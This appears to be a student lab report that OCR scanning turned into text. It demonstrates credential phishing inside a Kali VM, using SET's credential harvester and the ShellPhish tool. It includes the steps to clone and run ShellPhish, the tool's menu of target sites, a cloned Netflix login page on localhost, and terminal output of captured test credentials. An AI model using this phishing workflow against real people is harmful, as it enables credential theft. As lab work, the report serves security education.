
Your Email * sairaj@gmail.com

Password * ●●●●●●●●●

☑ Remember me

□ I agree to storage of my data according to Privacy Policy.

We use cookies to ensure that we give you the best experience on our website. Privacy Statement.




kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2023.3-
Metasploitable2-
Windows 8.x x64
Windows Server 2
Shell No. 1
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
86°F
Haze
Search
4:52 PM
1/29/2024

```
The best way to use this attack is if username and password form fields are available. Regardless, this captures
 all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.29.144 - - [29/Jan/2024 06:21:36] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: time=1706527300227
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=sairaj@gmail.com
POSSIBLE PASSWORD FIELD FOUND: password=123456789
PARAM: rememberme=forever
PARAM: acceptance=Y
POSSIBLE USERNAME FIELD FOUND: woocommerce-login-nonce=043f5649e9
PARAM: _wp_http_referer=/my-account/sign-in/
POSSIBLE USERNAME FIELD FOUND: login=Login
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```


Objective: 02

Perform phishing using Shell Phish


- The main focus of this assignment is to explore phishing attacks, specifically through the use of the Shell Phish tool. Phishing involves deceptive cyberattacks that trick individuals into divulging sensitive information by posing as a trustworthy entity. Shell Phish is a versatile tool enabling users to create convincing phishing pages, offering hands-on experience in understanding the tactics employed by cybercriminals.
- To start the assignment, I launched VMware and set up a Kali Linux virtual machine. Using the Kali Linux terminal, I cloned the Shell Phish tool from GitHub with the 'git clone' command. After cloning, I navigated to the Shell Phish directory and initiated the tool by executing 'bash shellphish.sh'.


kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to sea...
My Computer
kali-linux-2023.3-
Metasploitable2-
Windows 8.x x64
Windows Server 2
kali-linux-2023.3-vmware-a...
7:17
kali@kali: ~/ShellPhish
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
83°F
Haze
Search
5:47 PM
1/29/2024

```
    / / | | v2.5-MOD  | || |_____  | |    _     | |
   / /  | |           | || |(_____ \ | |   (_)    | |
   \ \  | |__   ___  | || | _____) )| |__  _  ___| |__
    \ \ | |_ | / _ )| || ||  ____/ | |_ || | /___)| |_ |
 ____) )| | | |( (/ / | || || |     | | | || ||___ || | | |
(______/ |_| |_| \____)|_||_||_|     |_| |_||_|(___/ |_| |_|

      .:.:. Phishing Tool Moded by @AbirHasan2005 .:.:.

 :: Disclaimer: Developers assume no liability and are not    ::
 :: responsible for any misuse or damage caused by ShellPhish ::

.:. Choose any social site which you want to hack .:.

[01] Facebook     [11] Twitch       [21] DeviantArt
[02] Instagram    [12] Pinterest    [22] Badoo
[03] Google       [13] Snapchat     [23] Origin
[04] Microsoft    [14] Linkedin     [24] CryptoCoin
[05] Netflix      [15] Ebay         [25] Yahoo
[06] PayPal       [16] Dropbox      [26] Wordpress
[07] Steam        [17] Protonmail   [27] Yandex
[08] Twitter      [18] Spotify      [28] StackoverFlow
[09] PlayStation  [19] Reddit       [29] VK
[10] GitHub       [20] Adobe

[ST] Termux Setup [SL] Linux Setup  [EX] Exit

[~] Select an option: 
```



kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to sea...
My Computer
kali-linux-2023.3-
Metasploitable2-
Windows 8.x x64
Windows Server 2
kali-linux-2023.3-vmware-a...
7:22
kali@kali: ~/ShellPhish
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
83°F
Haze
Search
5:52 PM
1/29/2024

```
      .:.:. Phishing Tool Moded by @AbirHasan2005 .:.:.

 :: Disclaimer: Developers assume no liability and are not    ::
 :: responsible for any misuse or damage caused by ShellPhish ::

.:. Choose any social site which you want to hack .:.

[01] Facebook     [11] Twitch       [21] DeviantArt
[02] Instagram    [12] Pinterest    [22] Badoo
[03] Google       [13] Snapchat     [23] Origin
[04] Microsoft    [14] Linkedin     [24] CryptoCoin
[05] Netflix      [15] Ebay         [25] Yahoo
[06] PayPal       [16] Dropbox      [26] Wordpress
[07] Steam        [17] Protonmail   [27] Yandex
[08] Twitter      [18] Spotify      [28] StackoverFlow
[09] PlayStation  [19] Reddit       [29] VK
[10] GitHub       [20] Adobe

[ST] Termux Setup [SL] Linux Setup  [EX] Exit

[~] Select an option: 5

[01] LocalHost
[02] Ngrok.io
[03] Serveo.net
[04] Localhost.run

[~] Select a Port Forwarding option: 
```


kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2023.3-
Metasploitable2-
Windows 8.x x64
Windows Server 2
kali@kali: ~/ShellPhish
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
83°F
Haze
Search
5:53 PM
1/29/2024

```
[05] Netflix      [15] Ebay         [25] Yahoo
[06] PayPal       [16] Dropbox      [26] Wordpress
[07] Steam        [17] Protonmail   [27] Yandex
[08] Twitter      [18] Spotify      [28] StackoverFlow
[09] PlayStation  [19] Reddit       [29] VK
[10] GitHub       [20] Adobe

[ST] Termux Setup [SL] Linux Setup  [EX] Exit

[~] Select an option: 5

[01] LocalHost
[02] Ngrok.io
[03] Serveo.net
[04] Localhost.run

[~] Select a Port Forwarding option: 1

[~] Select a Port (Default: 5555 ): 4444

[~] Initializing ... (localhost:4444)

[~] Successfully Hosted at: http://localhost:4444


[~] Waiting for Login Info, Press Ctrl + C to exit ...
```

- Upon executing the tool, it generated a phishing link, which, disguised within a seemingly authentic facade, has the potential to entice victims into disclosing their credentials. Similar to a prior assignment, I crafted a phishing email, seamlessly integrating this link to maintain an appearance of legitimacy. When a recipient accessed the email and entered their authentic credentials, the Shell Phish tool intercepted and promptly displayed these credentials on my screen.



localhost:4444/login.html

Sign In

Email: sairaj@gmail.com

Password: •••••••••••• Show Password


Forgot your email or password?

Sign In

☑ Remember me

Login with Facebook

New to Netflix? Sign up now.


kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to sea...
My Computer
kali-linux-2023.3-
Metasploitable2-
Windows 8.x x64
Windows Server 2
kali@kali: ~/ShellPhish
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
83°F
Haze
Search
5:54 PM
1/29/2024

```
[~] Waiting for Login Info, Press Ctrl + C to exit ...


[*] Victim IP Found!

[~] Victim IP: 127.0.0.1
[~] Victim IP: User-Agent:
[~] Victim IP: User-Agent:

[~] Saved: sites/netflix/victim_ip.txt


[*] Victim IP Found!

[~] Victim IP: 127.0.0.1

[~] Saved: sites/netflix/victim_ip.txt

[*] Login info Found!

[~] Account: sairaj@gmail.com
[~] Password:  123456@#$%^

[~] Saved: sites/netflix/login_info.txt

[~] Waiting for Next Login Info, Press Ctrl + C to exit ...
```

- the task involves a hands-on investigation into phishing techniques utilizing the Shell Phish tool, providing practical knowledge and a deeper understanding of the workings of phishing attacks. It underscores the significance of cybersecurity awareness in defending against such tactics.

Submitted By

Sairaj Mothukuri

[sairajmothukuri28@gmail.com]